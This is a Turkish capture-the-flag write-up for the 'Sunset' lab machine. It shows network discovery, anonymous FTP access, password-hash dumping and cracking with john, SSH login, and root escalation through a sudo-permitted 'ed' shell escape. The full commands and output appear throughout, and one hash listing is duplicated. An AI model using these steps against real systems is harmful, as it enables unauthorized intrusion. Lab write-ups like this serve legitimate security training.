

SUNSET WRITEUP

İlk olarak netdiscover ile network keşfi yapalım.

```
netdiscover -r 10.0.2.0/16
```



Şimdi hedefe yönelik nmap taraması gerçekleştirelim.



FTP servisine anonim olarak login olabildiğimizi görüyoruz. Şimdi ftp içerisinde ne varmış kontrol edelim.

```
root@kali:~# ftp 10.0.2.7
Connected to 10.0.2.7.
220 pyftpdlib 1.5.5 ready.
Name (10.0.2.7:root): anonymous
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 Active data connection established.
125 Data connection already open. Transfer starting.
-rw-r--r--   1 root     root         1062 Jul 29  2019 backup
226 Transfer complete.
ftp> get backup
local: backup remote: backup
200 Active data connection established.
125 Data connection already open. Transfer starting.
226 Transfer complete.
1062 bytes received in 0.00 secs (1.4067 MB/s)
ftp>
```

Backup adında bir dosyanın varlığını keşfettik. Bu dosyayı ana makinemize indirelim.

```
root@kali:~# cat backup
CREDENTIALS:

office:$6$$9ZYTy.VI0M7cG9tVcPl.QZZi2XHOUZ9hLsiCr/avWTajSPHqws7.75I9ZjP4HwLN3Gvio5To4gjBdeDGzhq.X.

datacenter:$6$$3QW/J4OlV3naFDbhuksxRXLrkR6iKo4gh.Zx1RfZC2OINKMiJ/6Ffyl33OFtBvCI7S4N1b8vlDylF2hG2N0NN/

sky:$6$$Ny8IwgIPYq5pHGZqyIXmoVRRmWydH7u2JbaTo.H2kNG7hFtR.pZb94.HjeTK1MLyBxw8PUeyzJszcwfH0qepG0

sunset:$6$406THujdibTNu./R$NzquK0QRsbAUUSrHcpR2QrrlU3fA/SJo7sPDPbP3xcCR/lpbgMXS67Y27KtgLZAcJq9KZpEKEqBHFLzFSZ9bo/
space:$6$$4NccGQWPfiyfGKHgyhJBgiadOlP/FM4.Qwl1yIWP28ABx.YuOsiRaiKKU.4A1HKs9XLXtq8qFuC3W6SCE4Ltx/
root@kali:~#
```

Dosya içerisinde hashlenmiş kullanıcı parolalarını görüyoruz. Bu hashlerde john aracı ile paroları bulmaya çalışalım.

```
root@kali:~# cat backup
CREDENTIALS:

office:$6$$9ZYTy.VI0M7cG9tVcPl.QZZi2XHOUZ9hLsiCr/avWTajSPHqws7.75I9ZjP4HwLN3Gvio5To4gjBdeDGzhq.X.

datacenter:$6$$3QW/J4OlV3naFDbhuksxRXLrkR6iKo4gh.Zx1RfZC2OINKMiJ/6Ffyl33OFtBvCI7S4N1b8vlDylF2hG2N0NN/

sky:$6$$Ny8IwgIPYq5pHGZqyIXmoVRRmWydH7u2JbaTo.H2kNG7hFtR.pZb94.HjeTK1MLyBxw8PUeyzJszcwfH0qepG0

sunset:$6$406THujdibTNu./R$NzquK0QRsbAUUSrHcpR2QrrlU3fA/SJo7sPDPbP3xcCR/lpbgMXS67Y27KtgLZAcJq9KZpEKEqBHFLzFSZ9bo/
space:$6$$4NccGQWPfiyfGKHgyhJBgiadOlP/FM4.Qwl1yIWP28ABx.YuOsiRaiKKU.4A1HKs9XLXtq8qFuC3W6SCE4Ltx/
root@kali:~#
```

Sunset kullanıcısının hashlenmiş parolasını alıp bir dosyaya kaydedelim. Sonrasında john ile kırmayı deneyelim.

```
root@kali:~# john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
cheer14          (?)
1g 0:00:00:12 DONE (2024-11-20 14:42) 0.08210g/s 1145p/s 1145c/s 1145C/s goodman..garage
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
```

Kullanıcının parolasının cheer14 olduğunu bulduk. Şimdi ssh ile bağlanmayı deneyelim.

```
root@kali:~# ssh sunset@10.0.2.7
sunset@10.0.2.7's password:
Linux sunset 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u1 (2019-07-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Nov 20 14:33:11 2024 from 10.0.2.5
sunset@sunset:~$ ls
user.txt
sunset@sunset:~$ cat user.txt
5b5b8e9b01ef27a1cc0a2d5fa87d7190
sunset@sunset:~$
```

User bayrağını almayı başardık. Şimdi root hesabına geçmeyi deneyelim.

```
sunset@sunset:~$ sudo -l
Matching Defaults entries for sunset on sunset:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sunset may run the following commands on sunset:
    (root) NOPASSWD: /usr/bin/ed
sunset@sunset:~$
```


/usr/bin/ed komutunu sudo yetkileri ile çalıştırabildiğimizi görüyoruz.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo ed
!/bin/sh
```

Yukarıdaki komutlar ile root hesabına geçiş yapabiliriz.



Root hessabına geçmeyi ve root bayrağını almayı başardık.